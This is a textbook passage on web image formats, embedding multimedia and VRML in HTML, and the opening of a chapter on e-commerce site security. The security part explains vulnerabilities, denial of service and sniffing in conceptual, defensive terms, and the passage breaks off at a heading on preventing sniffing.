In the first example -t #ffffff tells the program that the color code #ffffff (white) is marked to be treated as transparent in the output file tr_anu.gif. In the second example, the GIFTool takes image anu.gif and marks the all the pixels in white color to be treated as transparent. The GIF image format supports the interlacing as well. A standard GIF is non-interlaced and will load each pixel from left to right and top to bottom, in sequence. The interlaced GIF is stored in such a fashion that it loads a line and then skips several, after each rendered line. As a result images start out looking blurry and improve as other intermediate lines are loaded later. This approach gives clients something to look at rather than the blank space. A standard GIF can be converted to interlaced GIF using GIFTool. For example,

```
giftool -B -i anu.gif
```

The command converts the image anu.gif to interlaced one. The '-B' option tells giftool to operate in batch mode, i.e., the input and output files have same name and '-i' option informs the command to convert it to the interlaced mode. Alternatively, if the input and output files have different names then the command will be as follows:

```
giftool -i -o int_anu.gif anu.gif
```

The GIF (GIF89a format) is also capable of storing several images along with time duration information. Such images when displayed provide animation by displaying each image in sequence for the specified duration. Several frames in GIF format can be sequenced together, with time and disposal information, to create an animated GIF89a file. The shareware tool GIFMerge (http://www.the-labs.com/GIFMerge) offers a command line interface to glue together a bunch of GIF files in an animation sequence. The Unix based GIMP (http://www.the-labs.com/GIMP/) is another public domain graphics editor that is available at no cost along with the source code and offers features that are comparable to commercial products such as Adobe Photoshop and CorelDraw.

Joint Photographic Image Group (JPEG)

The JPEG format also uses compression to reduce the size of an image file. It supports full 24-bit color depth but compresses the file by recording the brightness of each pixel and averaging the hues. Our eyes can distinguish a limited gradation of hues, so rather than recording the literal composition of an image, it records the description. The browsing program decodes the description and translates it into a bitmap that looks closer to the original image. JPEG tools provide the capability to define the degree of compression. The degree of compression effects the accuracy of reconstructed images. The JPEG format is suitable for images with lots of colors, that have dithered continuous tones such as in photographs: while the GIF provides better compression and rendering when the image has a few solid colors and gradations. Modifying and editing JPEG images poses problems. The JPEG image displayed on any editor screen is nothing but the interpreted bitmap of the JPEG file. Modifying and saving it again will result in encoding of the bitmap on the screen, along with the defects from the previous interpretation. The re-saved JPEG image file will be further degraded. In the compressed file formats used for the web, modifications should be carried out on the original true color file and then saved in the compressed JPEG format to maintain the quality of image.

The JPEG format cannot have transparency information as the traditional method of making transparent images in GIF has been to pick a color and render all the pixels of that color transparent. The JPEG is a lossy format. The encoded information is translated to pixel map. As a result, they do not come out to be exactly the same. In general, small errors in the image-rendering is tolerable. But in case of transparent pixels any errors that renders them in color defeats the purpose of rendering them transparent. The PNG format uses the alpha channel (8-bits) for storing the transparency information and can support the grades of transparency.

OTHER MULTIMEDIA OBJECTS

Various media objects such as sound, video, PDF and postscripts, in addition to images, can be added to web pages. Multimedia objects can be integrated as external or internal objects. Files that are not directly rendered by the browser in the inline mode are called external media. External images are those that are not rendered inline as a part of the page but are displayed in a separate window. HTML provides basic support, through the hyperlink mechanism, for integrating external media objects. These media objects are not an integral part of HTML but the web makes it exceedingly simple to integrate them into documents. All one needs to do is to create an anchor to the image, audio or video object file. The following example integrates a multimedia object mmfile.ext that will be downloaded and rendered when a user clicks on the text "Media Object: Click to play".

```
<A HREF="mmfile.ext"> Media Object: Click to play </A>
```

The disadvantage of the approach is that the browsers may not be capable of interpreting and rendering these files. To render these objects the browser usually runs a separate program that understands the files specified by the ".ext" extension. These programs are commonly known as viewers or helper applications. The browser has to know about these helper applications and their association with these types of files (defined by .ext). Browsers come loaded with support for many standard file types and helper applications. The browser can be configured for invoking a helper application for a given file extension in case of a new file types. The configuration requires the file extension, MIME type and location of the helper program/application to be invoked. The following Fig. 7.16 shows the configuration window for Netscape Navigator.

Various image formats have already been referred and described in the previous section. Images added in the HTML document 'through the <IMG> </IMG)> tag' are rendered inline by the browser. Images added as hyperlinks, i.e., through the anchor tag, invoke the viewer defined as the helper application for extensions such as JPEG and GIF. The helper application associated with these files is Netscape (internal) or IE (internal), as the case may be. On the other hand, for BMP files the viewer may be defined as MS Paint.

The inclusion of sound on web pages can provide extra information or a musical experience. The sound files can be included as an external media objects, through the anchor tag, as described in previous paragraph. This requires a helper application to play the sound on a browser platform. The Media Player (mplayer) application available in Microsoft Windows can play sound files recorded in the WAV format. There are several formats in which the sound files can be recorded. Some of the common sound formats are Sun's AU, Macintosh's SND, AIFF, WAV, MIDI and MPEG audio (MP3). The helper applications or plug-ins defined in the browser applications preferences are used for rendering/playing these files. Many of the applications can handle a variety of these formats and can be installed as helper applications for several audio types. For example, the Windows Media Player (mplayer) can play files in MS window formats (avi, .asf, .asx, .wav, .rmi), RealAudio formats (.ra, .ram. .rm, .rmm), MPEG audio formats(.mp3, .mp2, .mpa) Musical Instruments Digital Interface formats (.mid, .rmi), Apple Quick Time (.qt), Macintosh Resource formats (.aiff, aifc), and Unix formats (.au an, .snd)




Fig. 7.16 Adding Helper Applications in Netscape Navigator

Recording the voice/music through microphones in multimedia capable computers can create sound files. Also, there are plenty of utilities and shareware programs available in the public domain for converting music recorded on CDs and tapes to one of these digital formats.

External multimedia objects, included through anchor tags, are rendered/played only when the user clicks on the object. Some times, designers of web pages are interested in providing background music for the web pages. Most browsers support additional tags such as <EMBED> and <BGSOUND> for this purpose. These tags with the appropriate set of attributes, can play the sound as the page background. The following examples illustrate the use of these tags.

```
<EMBED SRC="sound_file.wav" HIDDEN=true AUTOSTART=true>
<BGSOUND SRC="sound_file.wav">
```

In the <EMBED> tag AUTOSTART=true indicates, to the browser, that the file is to be played on loading and HIDDEN=true specifies that no icon will appear on screen for this tag.

In HTML documents video objects can be integrated in much the same way as audio objects. Video objects include both the animation and real video files. There are several prevalent video file formats. The three important ones are QuickTime, Microsoft Video for Window and MPEG. QuickTime is the native format for Macintosh and contains both audio and video in it. The MPEG format is a cross platform format proposed by the Motion Picture Expert Group. It can play across most platforms. The original MPEG format did not record audio but the MPEG II and the current version record both audio and video information. The MPEG format is also used as a professional standard for encoding a bit-stream of digital video and audio for consumer electronics. Installing the helper application in the browser can play the MPEG files. As described previously, the browser configuration requires individual programs/applications that can play the object type. Once the location of the program on the browser's system is known, in case of Netscape it can be added by clicking on the preferences menu, it is followed by clicking on application menu item. Addition of helper applications will require specifying the MIME type/subtype, file extensions, and the location of the application program that handles it. The Microsoft Media Player (mplayer) is capable of playing most video formats and can be installed as a helper application in MS Window environments. The HTML document can include a video object by using the hyperlinking capability of the anchor tag. The following example illustrates the integration of a video object stored in the Video for Windows (AVI) format.

```
<A HREF= "Videoclip.avi">Video for Windows Demo</A>
```

There are various public domain and shareware utilities available on the internet that offer conversions between various video formats. For example, Sparkle (ftp://ftp.cc.utexas.edu/microlib/mac/multimedia) offers conversion between QuickTime and MPEG files.

VIRTUAL REALITY MODELING LANGUAGE (VRML)

The VRML is a 3D scene representation language. The scenes in VRML can be distributed over the world wide web. It is a file format standard for the defining 3D multimedia and the shared virtual world on the internet. Virtual Reality Markup Language started out as a 3D analog of HTML. HTML with its two dimensional experience was found wanting in the interaction, animation, exploration and user participation required for games and scientific visualization projects. In that sense, it is a three dimensional extension of the World Wide Web where users can navigate through the three dimensional world and click on objects representing other URLs (including other VRML worlds). VRML offers the capability to integrate text and multimedia, both two dimensional and three dimensional, into a coherent scenario. These multimedia types are combined together with a script to offer a new breed of interactive applications. The three-dimensional experience offers a sense of space and time as well as broader and more natural experience to users compared to the two dimensional view offered by existing desktop models. The VRML is a cross platform interchange format for three-dimensional models. It offers much of the commonly used semantics available in three dimensional applications such as hierarchical transformations, light sources, viewpoints, geometry, animation, fog, material properties, and texture mapping. As a result, at the very least it has an effective three-dimensional file interchange format.

VRML is designed to operate within the framework of the world wide web and the internet. The VRML document may refer to objects in other standards, it may reference images and video clips in JPEG, GIF, PNG and MPEG format; sound clips in WAV and MIDI formats and active object behavior in Java and JavaScript code. VRML tries to use existing standards and formats as much as possible instead of inventing new standards. As a result, the web developers are able to use much of the same tools to create VRML content.

For viewing VRML files, on the client side, there are several options. The files can be interpreted and rendered by stand alone applications that are usually capable of manipulating as well as viewing VRML documents. Open Inventor by Silicon Graphics, and OpenWorld that emerged out of NASA's simulator creation, are some of the applications that can manipulate and browse VRML documents.

Other categories of applications are helper applications and plug-ins that can be added to standard web browsers. The helper applications for handling VRML files can be defined in the browser (Fig. 7.16) in the same fashion as for PDF files, MS Word files and Spreadsheets. The addition of a helper application requires MIME type, file extensions and the location of the helper application to be invoked for handling. VRML files usually end with ".wrl" file extensions. Sometimes, the extension ".wrl.gz" or ".wrz" are also used, indicating that the file has been zipped. Support for these zipped extensions is not mandatory. The standard MIME type used for VRML files is model/vrml. Older servers may still use x-world/x-vrml. It is safer to include both the older and current MIME types for VRML, in the configuration file. Leading web browsers provide the facility for displaying VRML documents through plug-ins. Two of the more popular plug-ins are Cosmos Player for the Netscape Navigator and Microsoft VRML/WorldView for the Microsoft Internet Explorer.

The VRML file is an ASCII text file. The VRML files can be created using any text editor and people familiar with the language syntax can create VRML content by coding it in plain ASCII text. It can also be developed using Integrated VRML development systems otherwise called Modelers and Worldbuilders. These tools let users design content using the GUI and WYSIWYG interface and generate VRML models and behavior. Many modelers are available for download as freeware or shareware. The Artfices Inc.'s Designer Workshop Lite is available for download and supports most operating systems including MACs. Also, Trivista's Citemap Designer which are also available for free download. More information on the tools available can be found at the VRMLworks (http://www.home.hiwaay.net/crispen/vrmlworks).

The World Wide Web Consortium (W3C) has worked on standardizing a tag for including various objects such as VRML, JAVA Applets and other file types. The <OBJECT> element can be used for including generic multimedia objects in the HTML document. Through the <OBJECT> tag HTML document writers can specify all the information required for rendering the object by the Client program/ user agent. The HTML writer can specify the source-code, initial values and run-time data that may be needed by the user agent on the client side. A VRML object can be included in a HTML document through the <OBJECT> tag.

```
<OBJECT data="taj.wml" type="Model/VRML">
This is a <EM>VRML</EM> view of the Taj Mahal.
</OBJECT>
```

Prior to the introduction of the <OBJECT> tag in HTML, the <EMBED> tag was widely used for including objects such as VRML in an HTML document. The use of this tag is still supported by many browsers but with the adoption of HTML 4.0 and standards above, it this tag is highly discouraged. For example,

```
<EMBED SRC="Taj.wrl" WIDTH="500" HEIGHT="250">
```

The easiest way to begin working with VRML is to acquire it and become familiar with an integrated VRML development system that is capable of generating both VRML models and behaviors. The web site http://www.vrml.org contains pointers to many such tools. These tools will let the user build complicated and acceptable tools without getting into learning about VRML itself.

SUMMARY

The exponential growth of the world wide web can be attributed to its ability to seamlessly integrate multimedia information in a distributed environment. Much of it is accomplished through the use of HTTP and HTML. Web servers serve documents written in HTML to the browsers. The browsers are responsible for interpreting these documents and rendering them at the client site. HTML is a markup language from the family of Standard General Markup Language (SGML). HTML is made up of text formatting, block structuring, list, hyperlinking and other media related tags for publishing hyperlinked multimedia documents.

The web also offers the capability to execute scripts/programs on the server and deliver the output to the client requesting it. Functionality is provided through a mechanism called *common gateway interface* (CGI). The common gateway interface defines the input and output specification for programs that are executed through CGI. The form mechanism of HTML is used for presenting a form to the client, where the user can input data. The name of the script/program (URL) is specified as an attribute of the form tag. The script name specified by the URL is executed at the machine/server specified by the URL, using the data entered by the user in the various fields of the form.

The common gateway interface executes the program each time it is requested by the client, incurring process creation overheads several times over. Various alternatives that offer similar functionality in an integrated fashion have also been in use. Server Side Includes (SSI), Active Server Pages (ASP) and Apache mod_perl module are few of these alternatives.

The CGI and its alternatives provide the ability to serve dynamic content to browsers. But, the content once delivered to the browsers, remains static to the extent that even the style and layout cannot be changed without going back to the server. Dynamic HTML (DHTML) extends HTML to address these concerns. It offers the capability to change the contents of a page even after the browser has displayed it. Dynamic HTML relies on Document Object Model to make all the HTML elements accessible.

Content development for the web can be done using WYSIWYG HTML editors. These editors offer graphical user interface for creating and formatting HTML content and permit easy interface for integrating multimedia objects on a web page. Typical multimedia content on the web consists of images, and audio and video information. The images on the web can be of raster or vector formats. The downloaded web content, includes images that are usually in compressed formats such as JPEG, GIF, and PNG. The web can also offer integrated Virtual Reality content by integrating VRML within the environment of the world wide web.

Review Questions

1. What is difference between the 'get' and 'post' methods?
2. What is difference between #include and #exec in Server Side Includes?
3. What is implication of parsing the entire HTML documents for SSI?
4. Write a HTML document that accepts the name and address of a person from a form.
5. Write a CGI program to echo back the name and address entered by user and attach it to the above form.
6. What are three major parts of Active Server Pages?
7. What are differences between CGI and mod_perl?
8. Write a HTML document using SSI for printing the current dates.
9. Briefly describe VRML.
10. What are raster and vector graphic formats?
11. What is a True Image format? Compare it with web image formats.
12. Write a HTML document that plays background music when loaded on a browser.

References and Recommended Readings

1. Berlin, D. *CGI Programming Unleashed*, Sams Publishing (1996).
2. Boutell, *T. CGI Programming in C and Perl*, Addison-Wesley Reading, MA. (1996).
3. Comer, D. E. *Computer Networks and Internet's 2nded.* Upper Saddle River, NJ. Prentice-Hall (2000).
4. Deitel, H. M., P. J.Deitel and P. R.Nieto, *Internet and World Wide Web—How to Program*, Upper Saddle River, NJ. Prentice-Hall(2000).
5. Hall, M. *Core Web Programming*, Upper Saddle River, NJ. Prentice-Hall (1998).
6. Hobuss, *J. J., Building Access Web Sites*, Prentice-Hall Upper Saddle River, NJ; (1998).
7. Jardin, C. A. *Java Electronic Commerce Sourcebook*, New York: John Wiley and Sons (1997).
8. LeMay, L. *Teach Yourself Web Publishing with HTML4*, Sams Publishing (1999).
9. Walther, S., J. Levine, *Teach yourself E-commerce Programming with ASP,* Sams Publishing *(2000).*

8

CHAPTER

Electronic Commerce: Securing the Business on Internet

Learning Objectives

This chapter covers the following topics:

1. Importance of security for Electronic Commerce and the inherent vulnerability of the Internet
2. Security Policy, Procedure and Practices
3. Site Security
   (a) Sources of vulnerability, types of attacks and prevention
   (b) Fortifying the access through firewalls
   (c) Various firewall configurations
4. Protecting the Web (HTTP) Service
   (a) Server privileges
   (b) Protecting confidential resources on the site
   (c) Vulnerability of Common Gateway scripts and preventive measures

The internet offers tremendous cost savings and productivity gains, as well as significant opportunities for generating revenue, to the business. However, along with the convenience and easy access to information come new risks. Among them is the risk that valuable data or information may be lost, stolen, corrupted, or misused. Information recorded electronically, and available on networked computers, is more vulnerable compared to the same information being printed on paper and locked in a file cabinet.

In the increasingly competitive environment, an unscrupulous competitor may try deriving advantage by intruding and getting access to his competitor's financial, design and other transactional information. Cyber intrusions between Indian and Pakistani hackers, assaulting and defacing web sites controlled by the other side, and Taiwanese and Chinese hacking into sites supporting viewpoints, other than their are some common examples of this vulnerability. The web sites of Bhabha Atomic Research Center (BARC), National Informatics Center (NIC) of India, Microsoft, NASA, Whitehouse, FBI, CNN, eBay, and Amazon have all have been hacked and defaced by intruders at one point of time or the other.

A cyber intruder does not need to break into an office or home, and may not even be in the same country. The intruder can steal or tamper information sitting in the comfort of his own room. The intruder can create new programs and run them on remote computers, causing the system to malfunction, while hiding evidence of his unauthorized activity. Additionally, in the transactional world of electronic commerce, the information transmitted over the network can be tapped and tampered with.

In the internet based business environment, business and transaction information is hosted on a site that runs services such as web and mail. Thus, comprehensive handling of the security of an internet based business requires addressing the security issue at the following three levels:

1. Site Security—Security of the host computer
2. Services Security—Security of information distribution services such as HTTP servers, SMTP servers, FTP servers
3. Transaction Security—Since the transaction information travels over the wire, it needs to secured from intruders trying to access and comprehend or tamper with it.

As safeguarding the environment requires resources, the higher the degree of security requirement the larger the resource cost is likely to be. Thus, it is important to assess the level of protection an organization can afford, or may truly require. The information is collected by carrying out a risk analysis of assets that require protection, like the network, volume traffic ahead information and transaction, as well as factors like the likely attackers, immediate cost of compromise and recovery from the attack. The information is used for assessing the level of protection and the areas of vulnerability and thereby developing the security policy of the organization.

This chapter addresses the first two issues of securing the site and the services from intrusion and compromise. The third issue of securing the on-the-wire transaction is addressed in the following chapter.

WHY INFORMATION ON INTERNET IS VULNERABLE?

Many early network protocols, that now form part of the internet infrastructure, were designed without security in mind. A fundamentally insecure infrastructure and an extremely dynamic environment—in terms of both topology and emerging technology—make network defense extremely difficult. Because of the inherent openness of the internet and the original design of the protocols, internet attacks in general are quick, easy, inexpensive, and many a time hard to detect or trace. Attacks can be launched readily from any remote corner of the world, with the location of the attacker being easily hidden. It is not always necessary to "break-in" to a site (gain privileges on it) to compromise confidentiality, integrity, or availability of its information or services. In spite of this, it is common for sites to be ignorant of the risks or unconcerned about the amount of trust they place in the internet. They are blissfully unaware of what can happen to their information and systems, and are under the illusion that their sites will not be targeted, or that precautions they have taken are sufficient. Because technology is constantly changing and intruders are constantly developing new tools and techniques, solutions do not remain effective indefinitely.

Since much of the traffic on the internet is not encrypted, confidentiality and integrity are difficult to achieve. This situation undermines not only applications, but also more fundamental mechanisms such as authentication and non-repudiation. As a result, sites may be affected by a security compromise at another site, over which they have no control. An example of this is a packet sniffer that is installed at one site, but allows the intruder to gather information about other domains.

Another factor that contributes to the vulnerability of the internet is the unplanned growth and use of the network, accompanied by rapid deployment of network services, and involving complex applications. The swift emergence of new products, in the rush to capture a share of the lucrative market, has compromised the security, because these services are not designed, configured, or maintained securely.

Finally, the explosive growth of the internet has expanded the need for well-trained and experienced people to engineer and administer the network in a secure manner. Because the need for network security experts far exceeds the supply, inexperienced people are called upon to secure systems, opening up opportunities for the intruder community.

Sources of Technical Vulnerabilities

The following classification helps in identifying the technical failures behind successful intrusion techniques as well as the means of addressing these problems.

Flaws in Software or Protocol Designs

Protocols define the rules and conventions for computers to communicate on a network. A protocol having a fundamental design flaw is inherently vulnerable to exploitation, no matter how well it is implemented. An example of this is the Network File System (NFS), which allows systems to share files. This protocol does not provide for authentication; there is no way of verifying that a person logging in really is whom he or she claims to be. This security lapse makes NFS servers targets of the intruder community.

When software design specifications are written, security is often left out of the initial description and is added to the system at a later stage. In the integration of the additional components, with the original design, some issues may be overlooked, resulting in unexpected vulnerabilities.

Weaknesses in Implementation of Protocols and Software

Even when a protocol is well designed, it can be vulnerable because of the way it is implemented. For example, an electronic mail protocol may be implemented in a way that permits intruders to connect to the mail port of the victim's machine and fool the machine into performing a task not intended by the service. If intruders supply certain data to the "To:" field, instead of a correct e-mail address, they may be able to fool the machine into sending them confidential information about the user and password as well as access to the victim's machine, with privileges to read protected files or run programs on the system. This type of vulnerability enables intruders to attack the victim's machine from remote sites, without access to an account on the victim's system. This type of attack is often just a first step, opening gates for the exploitation of the flaws in the system or the application software.

Many a time bugs in the software are detected only after the software is released, making the systems, on which the applications are being run, vulnerable. This provides the intruders with a range of opportunities for exploiting the weaknesses, using various attack tools. This type of vulnerability has a wide range of subclasses:

- race conditions in file access
- no checking of data content and size
- no checking for success or failure
- inability to adapt to resource exhaustion
- incomplete checking of operating environment
- inappropriate use of system calls
- re-use of software modules for purposes other than their intended ones

By exploiting program weaknesses, intruders at a remote site can gain access to a victim's system. Even if they have access to a non-privileged user account on the victim's system, they can often gain additional unauthorized privileges and wreak the system.

Weaknesses in System and Network Configurations

Vulnerabilities in the category of system and network configurations may not be caused by problems inherent in protocols or software programs. Rather, vulnerabilities are a result of the way these components are set up and used. Products may be delivered with default settings that intruders can exploit. System administrators and users may neglect to change the default settings, or they may simply set up their system to operate in a way that leaves the network vulnerable.

An example of a faulty configuration that has been exploited is anonymous File Transfer Protocol (FTP) service. Secure configuration guidelines for this service stress the need to ensure that the password file, archives tree, and ancillary software are separate from the rest of the operating system, and that the operating system cannot be reached from this staging area. When sites misconfigure their anonymous FTP archives, unauthorized users can get authentication information and use it to compromise the system.

Type of Incidents

Broadly speaking some of the common network security incidents are defined as follows:

Probe: A probe is characterized by unusual attempts to gain access to a system, or to discover information about the system. One example is an attempt to log in to an unused account. Probes are sometimes followed by a more serious security lapse but they are often the result of curiosity or confusion.

Scan: A scan is simply a large number of probes, done by using an automated tool. Scans can sometimes be the result of misconfigurations or other errors, but they are often a prelude to a more directed attack on systems whose security can be breached.

Account Compromise: An account compromise is the unauthorized use of a computer account by someone other than the account owner, without involving system level or root level privileges. It might expose the victim to serious data loss, data theft, or theft of services. The lack of root-level access means that the damage can usually be contained, but a user level account opens up avenues for greater access to the system.

Root Compromise: A root compromise is similar to an account compromise, except that the account that has been compromised has special privileges on the system. The term ‘root’ is derived from an account on UNIX systems, that typically has unlimited, or “superuser”, privileges. Intruders who succeed in a root compromise have the entire system at their mercy and can do just about anything on the victim’s system, including running their own programs and even changing the way the system works.

Packet Sniffer: A packet sniffer is a program that captures data from information packets, as they travel over the network. This data may include user names, passwords, and proprietary information that travels over the network in unencrypted format. With perhaps hundreds or thousands of passwords captured by the sniffer, intruders can launch widespread attacks on systems.

Denial of Service: The goal of the denial-of-service attack is to prevent legitimate users from using a service. A denial-of-service attack can come in many forms. Attackers may “flood” a network with large volumes of data, or deliberately consume a scarce or limited resource such as process control blocks or pending network connections. They may also disrupt the physical components of the network or tamper with data in transit, including encrypted data.

Exploitation of Trust: Computers connected via networks enjoy privileges or trust relationships with one another. For example, the computer checks a set of files, that specify which other computers, on the network are permitted to use those commands before executing some commands. If attackers can forge their identity, appearing to be using the trusted computer, they may be able to gain unauthorized access to other computers.

Malicious Code: Malicious code is a generic term for programs that cause undesired results on a system when executed. Such programs are generally discovered after the damage is done. Malicious code includes Trojan horses, viruses, and worms. Trojan horses and viruses are usually hidden in legitimate programs or files that the attackers have altered. These altered files produce unintended additional effects whenever they are rendered or executed. Worms are self-replicating programs that spread without any human intervention, after they are started. Viruses are also self-replicating programs, but usually require some action on the part of the user to spread inadvertently to other programs or systems. These of programs can lead to serious implications like data loss, denial of service, and other types of security incidents.

Internet Infrastructure Attacks: These attacks involve the key components of the internet infrastructure rather than the specific systems on it. Such attacks are rare, but have serious implications on a large portion of the internet. Examples of these infrastructure components are network name servers, network access providers, and large archives sites on which many users depend. Widespread automated attacks that threaten the infrastructure, affect a large portion of the internet and seriously hinder day-to-day operation of many sites.

SECURITY POLICY, PROCEDURES AND PRACTICES

Security Policy

A security policy is a formal statement of the rules by which people with access to an organization’s technology and information assets must abide, to ensure the security of these assets. It provides a framework for making specific decisions such as which defense mechanisms to use and how to configure services. It is the basis for developing secure programming guidelines and procedures, for users and system administrators to follow. A security policy generally covers the following aspects:

- high-level description of the technical environment of the site, the legal environment (governing laws), the authority of the policy, and the basic philosophy to be used when interpreting the policy
- risk analysis to identify the site's assets, the threats existing against those assets, and the costs of asset loss
- guidelines for system administrators on how to manage the systems
- definition of acceptable use for users
- guidelines for reacting to a site compromise (e.g., whether to trace the intruder or shutdown and rebuild the system)

A successful security policy involves many contributing factors like management commitment, technological support for enforcing the policy, effective dissemination of the policy, and the security awareness of all users. Management assigns responsibility for security and ensures that security personnel are adequately trained. Technological support for the security policy includes options like:

- challenge/response systems for authentication
- encryption systems for confidential storage and transmission of data
- network tools such as firewalls and proxy servers
- auditing systems for accountability and event reconstruction

Security Related Procedures

Procedures are specific steps to be followed, based on the security policy. Procedures address topics such as connecting to the site's system from home or while traveling, retrieving programs from the network, using encryption, authentication for issuing accounts, configuration, and monitoring.

Security Practices

System administration practices play a key role in network security. Some commonly recommended practices are:

- implement a one-time password system, ensure that all accounts have a password and these passwords are difficult to guess
- use strong cryptographic techniques to ensure the integrity of system software on a regular basis
- use safe programming techniques when writing software
- make appropriate changes to the network configuration when vulnerabilities become known
- keep the systems current with upgrades and patches
- check for security alerts and technical advice regularly
- audit systems and networks, and regularly check logs for detecting an intrusion

Security remains the biggest obstacle for many individuals and organizations reposing full faith in the Information Superhighway. It is a major issue facing organizations today.

We live in an era characterized by complex computer environments, by multiple computer platforms, and by vast conglomerates of integrated computer networks. Decisions about key security issues are far from trivial. Implementing security across the entire enterprise can be a perplexing and overwhelming task. To take control of security and protect information assets, an organization must first address questions such as: How much security is necessary and what kind of security most effectively satisfies its requirements? Where to begin? How can it obtain an economical level of security for its information systems, at a reasonable cost? Fortifying the entire system is an onerous task and a half-hearted approach may defeat the very purpose of the exercise. It is important to remember that security is only as strong as the weakest link in the chain.

It can be expected that over the next few years, solutions will be found to many of the internet security problems. This does not mean that there will not be security issues to deal with; of course there will be. In the future though, more proven tools and techniques will be available to combat internet crime. But at the same time the gravity and scale of electronic crimes may also increase. The future of the internet is an exciting prospect and does hold many surprises. We have just embarked on the road to a global information infrastructure. There will be obstacles along the way, but as along as we keep our eyes open, we will be able to safely complete the journey.

A comprehensive solution requires that security issues be addressed at each level of the system. Any solution that addresses the security needs, to create the trustworthy business environment, has to ensure the site security, service security and on-the-wire transaction security. The rest of the chapter deals with security issues related to the site and service.

SITE SECURITY

A site is any organization that has network-related resources like host computers that users use routers, terminal servers, PCs, or other devices that are connected to internet. A site may be service provider such as a mid-level network or an end user of internet services. It is important that the services hosted by the site provide the intended functionality to legitimate clients, without any breakdown. Occasionally, a hacker may try to break-in and disrupt the services or alter the contents of the site, which may be embarrassing to the organization.

The following section lists the issues and factors involved in securing the services and the network at the site location.

Separation of Services

A site may wish to provide many services to its users, some of which may be external. The services may have different levels of access needs and models of trust. Apart from performance reasons, there are a variety of security reasons to attempt to isolate the services onto dedicated host computers.

Services which are essential to the security or smooth operation of a site would be better off being placed on a dedicated machine with very limited access, rather than on a machine that is used for providing greater accessibility and other services that may be prone to security lapses.

There are two conflicting, underlying philosophies that can be adopted when defining a security plan. The choice between them depends on the site and its needs for security.

1. The **"deny all" model** suggests turning off all services and then selectively enabling services on a case by case basis as required. This can be done at the host or network level, as appropriate. This model is generally more secure than the next one. However, more work and a better understanding of services is required to successfully implement a "deny all" configuration.
2. The **"allow all" model** is based on the logic of simply turning on all services, usually with the default at the host level; and allowing all protocols to travel across network boundaries, usually with the default at the router level. As security gaps become apparent, they are restricted or patched at either the host or network level. This model is much easier to implement, but is generally less secure than the "deny all" model.

Each of these models can be applied to different portions of the site, depending on factors like functionality requirements, administrative control, and site policy. For example, an "allow all" policy may be adopted for traffic between a LAN's internal to the site, but a "deny all" policy can be adopted between the site and the internet.

PROTECTING THE NETWORK

As stated earlier, networks are vulnerable to several types of attacks. The following sections discuss some of the common attacks and prevention mechanism associated with them.

Denial of Service

The denial of service attack brings the network to a state in which it can no longer carry legitimate users' data. The two common weaknesses that the "denial of service" attackers exploit in carrying out the attack on a site are as follows:

1. Attacking routers
2. Flooding the network with extraneous traffic

An attack on the router is designed to cause it to stop forwarding packets, or forward them improperly. It may be due to a misconfiguration, the injection of a spurious routing update, or a "flood attack". In a flood attack, the router is bombarded with unroutable packets, causing its performance to degrade.

A flood attack on a network involves the broadcast of flood packets. An ideal flood attack would be the injection of a single packet which exploits some known flaw in the network nodes, causing them to retransmit the packet, or generate error packets, each of which is picked up and repeated by another host. A well chosen attack packet can even generate an exponential explosion of transmissions.

How to Prevent Denial of Service?

The solution to most of these problems is to protect the routing update packets sent by the routing protocols in use. There are three levels of protection:

1. Clear-text password
2. Cryptographic checksum
3. Encryption

Passwords only offer minimal protection against intruders who do not have direct access to physical networks. Passwords also offer some protection against misconfigured routers (i.e., routers which attempt to route packets out of the box). The advantage of passwords is that they have very low overheads, in both bandwidth and CPU consumption.

Checksums protect against the injection of spurious packets, even if the intruder has direct access to the physical network. Combined with a sequence number, or other unique identifiers, a checksum can also protect against "replay" attacks, wherein an old (but valid at the time) routing update is retransmitted, by either an intruder or a misbehaving router.

Maximum security is provided by complete encryption of sequenced, or uniquely identified, routing updates. This prevents an intruder from determining the topology of the network. The disadvantage of encryption is the overhead involved in processing updates.

Sniffing

Sniffing uses network interface to receive data intended for other machines in the network. Some machines have a legitimate need for this capability. For example a bridge connects two network interfaces by retransmitting the data frames received on one interface to the other. The retransmission of data-frames is governed by the filtering rules of the bridge. Thus, in process of filtering, it examines all the frames. The "network analyzer" is a device that can receive all the traffic on the network for diagnostic and analytical purposes. These devices are used by network administrators for diagnosing a variety of problems that may not be visible on any one particular host. The network analyzer performs a useful function, but the same capability can be exploited by a person with malicious intentions, to tap the information.

How Sniffing Threatens Security?

Sniffing data from the network leads to leakage of several kinds of information, that should be kept secret for a computer network to be secure. Through the use of sniffers the critical information such as passwords, financial account numbers, confidential or sensitive data and low level protocol information can be tapped.

Although, computer systems mask the password when the user types it on the screen, they are often sent as clear text over the network. These passwords can be easily seen by any ethernet sniffer or by putting the ethernet card in the promiscuous mode. End users may guard the password with all proper care to protect access to their account but, a common piece of software that can put the ethernet interface in a promiscuous mode can intercept their passwords, providing the intruder access to confidential or sensitive data.

In businesses that conduct electronic funds transfers over the internet, many transactions involving the transmission of financial account numbers, such as credit card numbers and checking account numbers, can very well be picked up by the sniffer device. The interceptor can then use the information to access and even transfer the funds from user's account.

As a result of the sniffer's ability to intercept passwords and account information, the intruder may gain access to confidential and private information maintained by users in seemingly protected areas. The network protocol packets used for communicating among computers include hardware addresses of local network interfaces, the higher layer network addresses of remote and local network interfaces, routing information, and sequence numbers assigned to a packet in case of multi-packet messages. The sniffer can gain knowledge of any of this information and misuse it for attacking the security of computers on the network.

How to Prevent Sniffing?

